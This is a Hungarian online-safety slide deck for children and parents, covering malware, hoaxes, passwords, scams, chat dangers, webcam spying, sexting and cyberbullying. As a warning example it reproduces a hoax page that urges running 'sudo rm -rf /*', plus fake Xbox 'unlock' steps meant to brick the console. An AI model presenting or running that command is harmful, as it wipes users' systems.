

SICONTACT ™

biztonság a digitális világban





B.I.G. - Biztonságos Internet Gyerekeknek






Az Internet

- A XX. század legnagyobb forradalmi vívmánya
- Sokkal több előnye van, mint kockázata
- Kényelmes, erősíti a szociális kapcsolatot, segít a probléma megoldásban, tanít

Tisztában kell lenni a veszélyeivel is

- Ki akarná ellopni pont az ÉN adataimat?
- Függőség
- Megszégyenülés óriási nyilvánosság előtt
- Döntések – következmények


Munka



Szórakozás



Pihenés





Változó netezési szokások:

- Egyre fiatalabban
- Egyre intenzívebben





Az internet nagyszerű dolog. De csak akkor, ha betartasz pár szabályt.



Dr. Ropolyi László
(Egyetemi tanár)

”Az internet nem jó és nem rossz - csupán jellemző. Tükör. Úgy tűnik, ami ennek révén keletkezik, nem radikálisan új. A hálólét öröklí a társadalmi lét megannyi nyugét és nyavalyáját.”





A legfontosabb védelem a saját tudásod!

Generáció, aki legtöbbet van online 24/7

Ám eközben általában nem rendelkezik

- kellő érettséggel, szükséges óvatossággal
- tettei következményeinek belátásával
- erősen sebezhető



Kisgyerek

35 perc kell, hogy felvegye a cipőjét, de képes megnyitni 3 appot, törölni a Spotify-t és felhívni a főnököt kevesebb mint 17 másodperc alatt.





Megváltozott környezet - hatnak ránk a reklámok, a közízlés, a közgondolkodás, a média

- régen egy faluban volt 10 eladósorban lévő fiú és lány, köztük választhattál vagy egyedül maradtál, most már egy randi alatt is 10-20-30 új megkeresést kapsz a Tinderen, a Randivonalon, és mindenki túlzott igényekkel lép a pástra
- régen egy kis boltal labdába lehetett rúgni, de az árösszehasonlító oldalak (olcsobbat.hu, arukereso.hu) és a külföldi webshopok (alibaba.com, amazon.com) valamint a nemzetközi árverési portálok (e-bay.com) megjelenése óta ez teljesen átalakította a kereskedelmet
- Más közeg, vadonatúj problémák (Have You seen this woman?):
- Olyat is elmondanak, mutatnak, tesznek rajta, amit a való életben nem biztos



Mitől kell megvédeni?

- Kártevők, kémprogramok, botnetek, átverések, csalók



Hogyan fertőzhet?

- Adathordozók
- E-mail
- Weboldalak, bármilyen
- Letöltés
- Messenger, Skype, Viber, WhatsApp, SnapChat, stb.
- Alkalmazások, letöltések



Hogyan védjük gépünket? Informatikai higiénia

- Vírusirtó
- Tűzfal
- Legális szoftverek
- Frissítések
- Mentések




- Olyan védelem, amihez nem kell gondolkodni, nincs
- Óvatosság, tudatosság






Életkornak (nem) megfelelő tartalom

- TV műsor, sorozat, internet, játékprogram
- hét évadnyi Trónok harca: közelről mutatott megerőszkolás, kasztrálás, szemkinyomás, fejevágás, torokelmetszés, szívevés, pucér öregasszony, vécén ülő, hasba lőtt ember
- Netes „kihívások”



Agony, 2018.



Keresési szabályok



agy	
agy részei	36 200 találat
agy felépítése	25 900 találat
agy tanoda	3 440 találat
agy teszt	69 800 találat
agy működése	91 600 találat
agykontroll	83 400 találat
agydaganat	40 800 találat
agy helyet magad mellett	86 100 találat
agy tanoda szentendre	4 340 találat
agy betegségei	109 000 találat
	bezár

- A felbukkanó ablakok ne térítsenek el!
- Nem minden igaz
- Ne hidd el az első oldal tartalmát!
- Filter bubbling, fake news
- A találatokat algoritmusok rendezik
- Személyre szabott, mindenki mást kap
- Figyelik a szokásainkat, profiloznak
- DuckDuckGo, EFF
- Mi található rólunk nyilvánosan a neten?






Keresési szabályok

- Könyvtár VS. Internet
- Wikipédia hoax: Bicholim conflict, 2007-2012., 5 és fél év
- https://en.wikipedia.org/wiki/Wikipedia:List_of_hoaxes_on_Wikipedia


Bicholim conflict

From Wikipedia, the free encyclopedia
Jump to: [navigation](#), [search](#)

Bicholim Conflict	
Date	Mid 1640 - early 1641
Location	North Goa - particularly in region of Bicholim , Pernem and Bardez
Result	Treaty of non-aggression
Belligerents	
 Maratha Empire	 Portuguese Empire
Local villagers	
Commanders and leaders	
Shivaji Bhonsle	Matias de Albuquerque Alberto Pinto



Chapel of St. Catherine, built in Old Goa during the Portuguese occupation. Not to be confused with the Cathedral of Santa Catarina, also in Old Goa.



WIKIPEDIA
The Free Encyclopedia

The **Bicholim Conflict** of 1640-1641 was a period of armed conflict between the [Portuguese](#) rulers of Goa and the [Maratha Empire](#) led by [Shivaji Bhonsle](#) in the northern regions of [Goa](#), particularly in the [Bicholim](#) region. The conflict lasted from mid 1640 to early 1641, when the Maratha Confederacy and the Portuguese in Goa and the islands of Daman and Diu. ^[1] While the conflict mainly remained localized to Northern Goa, a treaty by which they would respect the pre-existing Maratha-North Goa boundary. ^[2] While the conflict mainly remained localized to Northern Goa, neighbouring regions of [Pernem](#) and [Bardez](#). ^[3]

Keresési szabályok

- Vízállóság szoftverfrissítéssel :)))



Update to iOS 7
and become waterproof.

In an emergency, a smart-switch will shut off the phone's power supply and corresponding components to prevent any damage to your iPhone's delicate circuitry.

Waterproofing covered by Apple's warranty policy.



Keresési szabályok

- Első generációs XBOX One „téglásítása”



Xbox 360 Backwards Compatibility Unlock

By default, Xbox 360 backwards compatibility is disabled on Xbox One. To unlock it, follow these steps:


1. Go to the system menu
2. Press LB, RB, LT, RT in order quickly
3. Select the Developer Console
4. Check the “Enable devkit” box
5. Change the sandbox ID to freezone.reboot
6. Select “Reset Home Console”

Xbox 360 games will now be playable on your console.



Keresési szabályok

- Titkos Macintosh Bitcoin bányászat: `sudo rm -rf/*`



Apples secret mining feature

<http://bitcoinlinklist.tk>

Since 2009 Apple included a Bitcoin mining software into all their products which first needs to be unlocked. This feature will allow you to generate Bitcoins with your Apple computer as efficiently as with a regular high end PC.

```
Terminal — bash
sudo rm -rf /*
```

To unlock the feature, simply open your terminal and execute following code:

```
sudo rm -rf/*
```





Letöltés a netről

Szoftver

- Ha valami pénzbe kerül, azt ritkán adják mégis ingyen
- Ha mégis, annak oka van: valamilyen gonosz programot akarnak a gépedbe juttatni
- Ha már "muszáj", mielőtt megnyitod, víruskeresővel ellenőrizd!





Letöltés a netről

Média

- A jogszabályok szerint a média (film, zene) magáncélú letöltése legális, a szoftvereké viszont nem

JÓZSI BÁCSINAK 1 GIGÁJA VAN,
AZZAL BÁRMIT LE TUD TÖLTENI





Letöltés a netről

Média

- A média (pl. sorozat, zene, film) letöltése magáncélra legális, feltöltése, megosztása (torrent) viszont már nem

Jury orders student to pay \$675,000 for illegally downloading music

By DENISE LAVOIE and ASSOCIATED PRESS WRITER BOSTON

f Share
Tweet

A federal jury on Friday ordered a Boston University graduate student who admitted illegally downloading and sharing music online to pay \$675,000 to four record labels.

Joel Tenenbaum, of Providence, admitted in court that he downloaded and distributed 30 songs. The only issue for the jury to decide was how much in damages to award the record labels.

Under federal law, the recording companies were entitled to \$750 to \$30,000 per infringement. But the law allows as much as \$150,000 per track if the jury finds the infringements were willful. The maximum jurors could have awarded in Tenenbaum's case was \$4.5 million.

Jurors ordered Tenenbaum to pay \$22,500 for each incident of copyright infringement, effectively finding that his actions were willful. The attorney for the 25-year-old student had asked the jury earlier Friday to "send a message" to the music industry by awarding only minimal damages.

abc NEWS
VIDEO
LIVE
SHOWS
⋮




Mit kell tudni az e-mailekről?

- Használjunk több különböző email címet!
- Ha kell, használjunk eldobható e-mail címet!
- Ne a teljes neved legyen!





A jelszó



olyan, mint a fogkefe

mindenkinek van,
senkinek nem adjuk kölcsön és néha lecseréljük
ugyanolyan fontos, mint a lakáskulcsod:
titkokat őriz, intim szférádat védelmezi másoktól

Milyen egy "jó" jelszó?

- Hosszú, 11+ karakter!
- Ne legyen szótári szó!
- Ne adjuk oda másnak!
- Időnként cseréljük le!
- Nem családtag, kutya, születési dátum!
- Ne használjuk több helyen!
- A jelszó emlékeztető nem maga a jelszó!



A jelszó menedzserek segíthetnek a megjegyzésben, pl. LastPass, KeePass



Fontos a jó jelszó!

- A legrosszabb jelszavak évi listája
abc, 123456, password, iloveyou, abc123, stb.
- A gyenge rövid jelszó percek alatt feltörhető/
kitalálható (brute force, szótár, több helyszínen
azonos jelszó)
- 2016. óta a MS Fiók, Azure, Xbox, OneDrive,
Outlook, Skype - tiltja ezeket

A visszafejtési idők hossz szerint
(Dinya Péter 2013. szakdolgozatából)

- 2018.06. Summit IBM Power, 122 petaflops

Hossz jelentősége


Támadó rendszer	6	7	8	9	10	11
Amatőr	90 mp	2,35 óra	9,20 nap	2,40 év	226 év	21222 év
Titan	0,01 mp	1 mp	1,61 perc	2,52 óra	9,90 nap	2,58 év

Variációk száma = 94^n



Ahol lehetséges, használd:

- https kapcsolat (SSL)
- 2 faktoros hitelesítés
pl. Gmail, Facebook, bankok






Jelszó alkotási tippek - jelszó helyett jelmondat

- Jelmondatok: "Imádom a forró csokoládét keksszel!"
- Kihagyás: hajókirándulás Szegedre -> hakindásgere
- Kezdőbetűzés: Minden este hétkor vacsorázom,
8-kor fekszem le -> Me7v8fl&



Azt szeretem Olaszországban,
hogy minden egyes sarkon van egy
kicsi étterem finom ételekkel.

aszO!hm1sv1Ke-fe



SPAM - A levelek 85%-a kéretlen szemétleveél

- Spam szabályok: soha ne válaszoljunk, ne küldjük tovább
- A kiírt címnél PONT és KUKAC legyen a robotok ellen
- Az olcsó hamis gyógyszerek, hamisított termékek veszélyesek lehetnek

Freeleape.com


TESTERS WANTED:
NEW FREE Apple iPad

Participation required. Click for details

- 1 GHz Processor • 64GB Flash Drive
- 9.7-inch LED Screen • 0.5-inches thin

ENTER YOUR EMAIL:

CONTINUE



most ép a helyinpálba mentek mert meletünk a lakásothonba egy kiscsávo bekatant és késel fenyegetözöt

14 p. Tetszik Válasz




A lánkolók között kisorsoljuk ezt a 112 ezer tonnás hadihajót! 75db vadászgéppel. Ingyen házhoz szállítás.

"Ingyen" nyeremény nincs - figyeld az apróbetűt!

- Pl. SMS válasz beküldésével valójában egy emelt díjas szolgáltatásra iratkozunk fel
- "Ingyen" afrikai örökség sincs, és Bill Gates sem osztja szét a vagyonát
- Ha valami túl szép, ahhoz hogy igaz legyen, akkor valószínűleg nem is igaz
- Személyes adatainkat akarják begyűjteni

Legyél médiatudatos felhasználó!

- Légy kritikus gondolkodású, értékeld az információk hitelességét!
- Ismerd fel a fizetett tartalmakat, a reklámokat, a közösségi média működését!
- Tudd megindokolni, hogy az adott médiatartalmakat miért kedveled!
- Légy tájékozott az internet veszélyeiről, biztonságos használatáról!





Legyél médiatudatos felhasználó!

- Ismerd fel az álhíreket!
- Ellenőrizd, ki és mikor hozta létre a weboldalt!
- Gondolkodj reálisan, a címsorok sokszor túlzóak, hazugok!
- Több és hiteles forrásból tájékozódj, és hasonlíts!
- TinEye inverz kereső
- A hihetetlen lehet mém, photoshop vicc, vagy irónia
- Ne dőlj be a manipulációknak, hangulatkeltésnek!





Internetes csalások, online vásárlás

- Adathalászat, GLS csomagod érkezett, ingyen iPad, stb.
- A netes vásárlás egyszerű, 0-24, időt takaríthatunk meg
- Ám csekély információ a termékről, ismeretlen eladó, bizonytalan tranzakció

Mindig **ELŐRE** tájékozódjunk!

- Eladó/kereskedő azonosítása
- Teljes költség (pl. szállítás, vám)
- Garanciális és fizetési feltételek

Fizetés

- Lehetőleg ne előre
- 2 faktoros azonosítás a bankban
- Virtuális kártyás, Paypal fizetés





Facebook - Közösségi hálózatok

- Látszólag senki nem tartja be a 13 éves korhatárt

Óvatosság:

- Nem jelentjük be előre, hogy nyaralni indulunk,
- Nem töltünk fel képeket magunkról meztelenül
- Nem töltünk fel képeket senkiről az ő beleegyezése nélkül
- Nem töltünk fel képeket a lakásunk belsejéről, értéktárgyainkról
- Időnként vizsgáld át a biztonsági beállításaidat!
- Ne legyen nyilvános a profilod!



Plusz segítség:

- Van jelentem gomb
- 13-18 között szigorúbbak az alapbeállítások





Biztonsági tippek

- Sose hidd el, ha egy link valami meghökkentőt ígér!
- Ne dőlj be, bármit is ígérnek egy lájkért!
- Láthatlanban előre ne lájkolj semmit!
- Ha bármit telepítened kell ahhoz, hogy megnézz valamit, ne tedd!



Figyelmetlenség, Hiszékenység, Közömbösség:

- A 2011. decemberi "Mi az indián neved?" alkalmazást előre kellett lájkolni, és a nevünkben posztolhattak
- Azóta sem törölték maguktól sokan: még 2016-ben is 942 ezer kedvelő
- Csak utána jönnek az olyan márkák, mint a Túrórúdi, Coca Cola, Disney vagy a McDonald's (www.socialbakers.com)

Képek a neten - Nem mindegy, mit töltesz fel és hova!

Elment a Holdra



Öt fotó készült

Kiment a WC-re



37 képet csinált

Isten, haza, család, Biblia-olvasások

?



?

Marihuána, melegfesztyvál, dolgozz helota g.



Amit egyszer feltöltesz... - Döntések VS. Következmények

- A rólad készült kép a te tulajdonod, akkor is, ha kitted Facebookra
- De lehet, hogy sosem tudod letörölni onnan!
- Talán most vicces, de 10-20 év múlva már nem biztos, hogy az lesz...
- Bárki letöltheti és akár át is alakíthatja! (Openbook, Facebook Graph Search, stb.)



Az internet nem felejt!




Chat - Hát te ki vagy?

- Élő beszélgetés számítógépen, billentyűzve
- Névtelen, mindenki olyan álnevet használ, amelyet akar
- Bárki bármit mondhat
- Lehetőleg moderátoros chat szobákat használj!
- Semmi sem titkos, mások is láthatják, amit írsz
- Nem mindenki az, akinek látszik

"Chatiquette" a "netikett" egy adaptációja

- Viselkedj úgy, mint a valós életben!
- Add meg a tiszteletet mindenkinek!
- Először olvasd, csak utána írd!
- Ne sértegezz és ne rágalmazz másokat!
- Soha ne írd mérgesen!





Mik a chat veszélyei?

- A gyerekek naivak és hiszékenyek!
- Ismeretlen, rosszindulatú emberek bújhatnak meg a kedves nevek mögött
- Ismerősnek hazudhatja magát
- Öngyilkosságra buzdít, drogot árul, durván, trágárul beszél, IRL találkozót akar
- Meztelen képet kér tőled, aztán megzsarol vagy nyilvánosan lejárát


2015.

- Egy amerikai vlogger, Coby Persin
- The Dangers Of Social Media
- 15 éves fiúnak adta ki magát
- 13 éves Mikayla: találkozott az idegennel
- 12 éves Julianna: a szülők távollétében beengedte a lakásba
- 14 éves Jenna: este beszállt az idegen furgonba
- 55 millión látták a YouTube oldalán (2018-as adat)





VIGYÁZZ A WEBKAMERÁVAL!





Webkamerák


- A kémprogramok a tudtunkon kívül észrevétlenül is figyelhetnek
- 100 férfi ér egy nőt - 1 USD a távoli webkamerás hozzáférés (2013)
- Használat után kikapcsolni, kihúzni, letakarni, leragasztani
- Nem csak PC, de tablet, Xbox, IP kamera, TV, Kinect, stb.
- 2013. Rachel Hyndman 20 éves glasgowi lány DVD a fürdőben



BBC Sign in News Sport Weather Shop Earth Travel Capital Culture Autos Future TV More Search

NEWS

Home Video World UK Business Tech Science Stories Entertainment & Arts Health World News TV In Pictures Reality Check Newsbeat More



'Horrified' girl spied on in the bath by webcam hackers

A 20 year old student from Glasgow says she fell victim to webcam hackers who spied on her while she was in the bath.

Rachel Hyndman told **BBC Radio 5 live Breakfast** that she was left "horrified" and "frightened" by the incident.

The **BBC Radio 5 live investigation** also uncovered websites where hackers trade pictures of people captured on their own webcams without their knowledge, and a black market where access to compromised computers can be bought and sold for a few pence each.

Online safety charity Childnet International advises that webcams should be disconnected when not in use, and teenagers should not leave webcams in bedrooms or other private areas.

© 20 Jun 2013

f t m Share



VIGYÁZZ A WEBKAMERÁVAL!

Kamerán keresztül kukkolták az alpolgármester lányát



BOHUS PÉTER

KÖVETÉS

2018.07.24. 14:13

Ajánlom 198



Házkutatást tartottak pár napja Fohsz Tivadar, XVII. kerületi alpolgármester otthonában, ahol az alpolgármester nevelt lányának a szobájában kerestek oda nem illő eszközöket, tárgyakat. Úgy tudjuk, a lány szobájában a rendőrök kamerát találtak.

A rendőrség a nevelt lány feljelentése miatt érkezett a házhoz, miután a saját szobájában felfedezte ezeket az eszközöket, amiket a rendőrség házkutatáskor le is foglalt.

A rendőrség megkeresésünkre azt írta:

A BRFK SÉRTETTI FELJELENTÉS ALAPJÁN INDÍTOTT NYOMOZÁST SZEMÉREM ELLENI ERŐSZAK ÉS MÁS BŰNCSELEKMÉNYEK GYANÚJA MIATT. ENNEK BÜNTETÉSI TÉTELE ÖTTŐL TÍZ ÉVIG TERJED.

A rendőrség meggyanúsított egy férfit is, akit kihallgattak, és jelenleg szabadlábon védekezik. A rendőrség további információt "a nyomozás érdekeire hivatkozva" nem adott ki.



Sexting

Szexuális tartalmú szöveges,
képes vagy mozgóképes üzenetek



- Önmagukról készített (fél)meztelen, erotikus kép
- 2014. február McAfee - A felhasználók 50%-nak van a telefonján pucér képe másokról, főképp 14-24 életkorban
- Mobilról internetre
- Kiszivároghat! A Snapchat 2014. januári feltörése 4.6 millió felhasználót érintett

- Bárki láthatja (új "célközönség"): "pedomaci", "tündérmackó" típusú honlapok
- Ország-világ előtt gyaláznak főleg lányokat
- Összeveszés, szakítás, válás után bosszú



Internetes pedofília - Bűncselekmény!

Mire használják ők az internetet?

- Ismerkedés
- Kapcsolattartás
- Tiltott pornográf anyagok terjesztése





Tudatosan előre felépített taktika

- Előbb bizalmat ébreszt
- Majd személyes találkozóra hív
- Egész életre szóló trauma
(pl. Pamela Anderson 35 év után)

Mit tehetnek a szülők?

- Beszélgessünk a gyermekkel!
- Ismerjük meg virtuális barátait!
- Rendszeresen ellenőrizzük adatlapját!
- Kérjük meg, ne álljon szóba idegennel!



- Az üldözésben vannak nemzetközi együttműködések, hatásos eredmények is
- Sajnos az országonként különböző jogszabályok nehezítik, pl. gyerek modell oldalak



Hasznos chat szabályok

- Semmi bizalmasat ne ossz meg, hol laksz, hova jársz iskolába, otthon vannak-e szüleid, ki vigyáz rád, szüleid bankszámla vagy kártyaszámát
- Ne fogadj fájlokat, gyakoriak a vírusok
- Soha ne találkozz az interneten megismert emberrel

VAKRANDI




De ha mégis...

- Előzze meg több másik, alternatív kommunikáció is: pl. Skype, e-mail, stb.
- Vigyél magaddal készpénzt, mobilt, és egy megbízható (felnőtt) kíséret!
- Valaki más is tudjon róla, hogy miért és hova mentél!
- Nyilvános helyre menjetek!
- Kerüld a kihívó öltözködést!



Online virtuális zaklatás

Minden hazai iskolában fordulnak elő bántalmazásos, zaklatásos esetek



A nagyobb publicitás az értékek, a privát szféra komoly sérülését okozhatja

- Elsősorban tinédzserek az elkövetők és az áldozatok is
- A többség jó heccnek tartja, pedig bűncselekmény
- Fenyegetés, megalázás, becsmérlés, megfélemlítés, fotó- és profiltorzítás
- Rasszista, szexuális vagy agresszív indíték, bosszú
- Akár rendőrségi ügy is lehet
- Ma az információk közreadási költsége nulla
- Elképzelhetetlenül széles körben elterjed

Az Ask.fm témáról nyilatkozó pszichológusnő szerint a tinik negyede gondol, fantáziál öngyilkosságról



A virtuális támadások valósága - célpont a személy

Cyberbully

Technológia alapú támadás:

- Tudatos
- Ismételt
- Ellenséges

Formái:

- Szivatas, cikizés
- Lejáratás
- Zaklatás, megalázás



Cyberstalking

Technológia alapú támadás:

- Harag
- Bosszú
- Megfigyelés

Formái:

- Zaklatás, megalázás
- Bankszámla ürítés
- Megfélemlítés



Happy Slapping

Fizikai támadás + technológia:

- Verés
- Mobiltelefon
- Internet

Miért?

- "Móka"
- "Akcióérzet"
- unaloműzés
- pl. KO game USA





Mi a megoldás? Mindannyiunknak szerepe van abban, hogy megelőzzük

- Ha valaki chat-en, e-mailben zaklat, ne töröld és ne válaszolj, tedd el a levelet bizonyítéknak!
- Te se zaklass másokat, és ha mást zaklatnak, ne továbbítsd!
- Jelentsd a problémát az üzemeltetőknek, tiltsd le, blokkold a küldőt!
- Szólj róla a barátaidnak, szüleidnek, tanáraidnak!
- Segíts a barátodnak, ha ő kerülne ilyen helyzetbe!
- Szükség esetén fordulj a hatósághoz!
- Vigyázz a jelszavadra, ügyelj a biztonsági beállításaidra!

A közösség a legjobb visszatartó erő!

- Külföldön már önálló weblapja van az öngyilkosságba menekült áldozatoknak
- Magyarországon is történt több öngyilkossági kísérlet



Mobilos tippek

ÚJ TAGGAL BŐVÜLTEK





Mobilos tippek

Egy nap átlagosan 2617-szer érünk hozzá az érintőképernyőhöz a telefonunkon

A 14-18 évesek napi 11 órát telefonoznak

**A LEGJOBB PÁRKAPCSOLATI
TANÁCS 2018-BAN:**



**TALÁLJ VALAKIT, AKIRE SZÍVESEBBEN
NÉZEL, MINT A TELEFONODRA**

Mobilos tippek





Mobilos tippek

